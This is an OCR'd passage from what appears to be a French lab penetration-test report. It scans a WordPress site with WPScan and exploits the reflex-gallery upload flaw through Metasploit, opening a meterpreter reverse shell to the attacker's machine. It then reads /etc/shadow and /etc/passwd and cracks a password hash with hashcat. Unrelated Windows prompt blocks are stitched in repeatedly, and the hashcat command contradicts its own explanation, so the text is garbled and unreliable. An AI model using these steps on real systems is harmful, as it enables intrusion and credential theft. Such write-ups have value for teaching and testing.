
2.4 Test et Exploitation


MAJ pour WPscan

wpscan : wpscan --url site_wordpress --enumerate p











Une fois trouvé le plugin vulnérable, on l'exploite par la commande *use* + son path avec metasploit

```
[i] Plugin(s) Identified:

[+] reflex-gallery
 | Location: http://192.168.100.171/app/wp-content/plugins/reflex-gallery/
 | Last Updated: 2019-05-10T16:05:00.000Z
 | [!] The version is out of date, the latest version is 3.1.7
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 3.1.3 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.100.171/app/wp-content/plugins/reflex-gallery/readme.txt

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
```

Metasploit :

Ensuite, on a choisi d'exploiter la machine cible via les plugins qu'on a trouvée sur WPscan où il y en a un plugin de vulnérabilité reflex-gallery
En plus, on va faire la configuration comme ci-dessous pour attaquer la machine victime WEB





Targeturi

```
Module options (exploit/unix/webapp/wp_reflexgallery_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.100.171  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /app             yes       The base path to the wordpress application
   VHOST                       no        HTTP server virtual host
```

```
Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.100.125  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Reflex Gallery 3.1.3

msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set Target 0
Target => 0
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set session 1
session => 1
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set RHOSTS 192.168.100.171
RHOSTS => 192.168.100.171
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set targeturi /app
targeturi => /app
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.100.125:4444
[+] Our payload is at: PkTUkOPfvnTIPsy.php. Calling payload ...
[*] Calling payload ...
[*] Sending stage (38288 bytes) to 192.168.100.171
[*] Meterpreter session 1 opened (192.168.100.125:4444 → 192.168.100.171:40634) at 202
[+] Deleted PkTUkOPfvnTIPsy.php

meterpreter >
```

```
Command Prompt
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

U:\>echo 1770039 1847428
1770039 1847428

U:\>echo date
date

U:\>date
The current date is: Thu 04/16/2020
Enter the new date: (mm-dd-yy)

U:\>
```

```
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set Target 0
Target => 0
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set session 1
session => 1
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set RHOSTS 192.168.100.17
RHOSTS => 192.168.100.171
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set targeturi /app
targeturi => /app
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.100.125:4444
[+] Our payload is at: PkTUkOPfvnTIPsy.php. Calling payload ...
[*] Calling payload ...
[*] Sending stage (38288 bytes) to 192.168.100.171
[*] Meterpreter session 1 opened (192.168.100.125:4444 → 192.168.100.171:40634) a
[+] Deleted PkTUkOPfvnTIPsy.php
```

```
Command Prompt
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

U:\>echo 1770039 1847428
1770039 1847428

U:\>echo date
date

U:\>date
The current date is: Thu 04/16/2020
Enter the new date: (mm-dd-yy)

U:\>
```

Etc/Shadow


```
meterpreter > cat /etc/shadow
root:$6$aWR6lqMA$UTraK6HJ18Xq5EFnWq8GLbv1vfRCk8zjJnemR.LH5QV/bCqnPnYAh3mmrI2rsjPsZOTBEQnEc7nAvXTYIVtoU/:17976:0:99999:7:::
bin:*:17110:0:99999:7:::
daemon:*:17110:0:99999:7:::
adm:*:17110:0:99999:7:::
lp:*:17110:0:99999:7:::
sync:*:17110:0:99999:7:::
shutdown:*:17110:0:99999:7:::
halt:*:17110:0:99999:7:::
mail:*:17110:0:99999:7:::
operator:*:17110:0:99999:7:::
games:*:17110:0:99999:7:::
ftp:*:17110:0:99999:7:::
nobody:*:17110:0:99999:7:::
systemd-network:!!:17606::::::
dbus:!!:17606::::::
polkitd:!!:17606::::::
postfix:!!:17606::::::
chrony:!!:17606::::::
sshd:!!:17606::::::
```


```
Command Prompt
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights res

U:\>echo 1770039 1847428
1770039 1847428

U:\>echo date
date

U:\>date
The current date is: Thu 04/16/2020
Enter the new date: (mm-dd-yy)

U:\>
```

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:997:User for polkitd:/:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:998:996::/var/lib/chrony:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
sudouser:x:1000:1000::/home/sudouser:/bin/bash
meterpreter >
```


```
Command Prompt
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

U:\>echo 1770039 1847428
1770039 1847428

U:\>echo date
date

U:\>date
The current date is: Thu 04/16/2020
Enter the new date: (mm-dd-yy)

U:\>
```

Etc/passwd





Copier-Coller le Password Haché de l'utilisateur ci-dessous pour le déchiffré




```
kali@kali:~/Desktop$ cat password.hash
$6$WPHyBfvl$OuavOCCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjK6z6KIkOSn3pOGL.rEgd2ij0IcuOjnUbVqOoxEgeSN0dcrs0
kali@kali:~/Desktop$
```

Hashcat

hashcat -m 0 -a 0 hash_à_cracker.txt /usr/share/wordlists/rockyou.txt

Ici, on utilise *hashcat* avec ces options:


• Hachage de mot de passe Unix type 6 (-m 1800)

• Utilisation d'une attaque par dictionnaire (-a 0)


• Récupérer les hachages de *password.hash*


• Utilisation du dictionnaire *rockyou.txt*

Vous devriez voir le hachage, avec le mot de passe fissuré de "mot de passe" à la fin, comme indiqué ci-dessous:




On a lancée l'entropie de déchiffrent pour le mot de passe du *sudouser* par le dictionnaire *rockyo.txt* avec la commande *Hashcat* en Kali


Hashfile 'rockyou.txt' on line 12778462 (2518875): Separator unmatched
Hashfile 'rockyou.txt' on line 12778463 (25188714): Separator unmatched
Hashfile 'rockyou.txt' on line 12778464 (25188707): Separator unmatched
Hashfile 'rockyou.txt' on line 12778465 (251887): Separator unmatched
Hashfile 'rockyou.txt' on line 12778466 (2518861): Separator unmatched
Hashfile 'rockyou.txt' on line 12778467 (25188570): Separator unmatched
Hashfile 'rockyou.txt' on line 12778468 (2518856): Separator unmatched
Hashfile 'rockyou.txt' on line 12778469 (2518855): Separator unmatched
Hashfile 'rockyou.txt' on line 12778470 (25188517): Separator unmatched
Hashfile 'rockyou.txt' on line 12778471 (25188516): Separator unmatched
Hashfile 'rockyou.txt' on line 12778472 (25188512): Separator unmatched
Hashfile 'rockyou.txt' on line 12778473 (2518850): Separator unmatched
Hashfile 'rockyou.txt' on line 12778474 (251884s): Separator unmatched
Hashfile 'rockyou.txt' on line 12778475 (25188440): Separator unmatched
Hashfile 'rockyou.txt' on line 12778476 (25188429): Separator unmatched
Hashfile 'rockyou.txt' on line 12778477 (25188427): Separator unmatched
Hashfile 'rockyou.txt' on line 12778478 (2518841): Separator unmatched
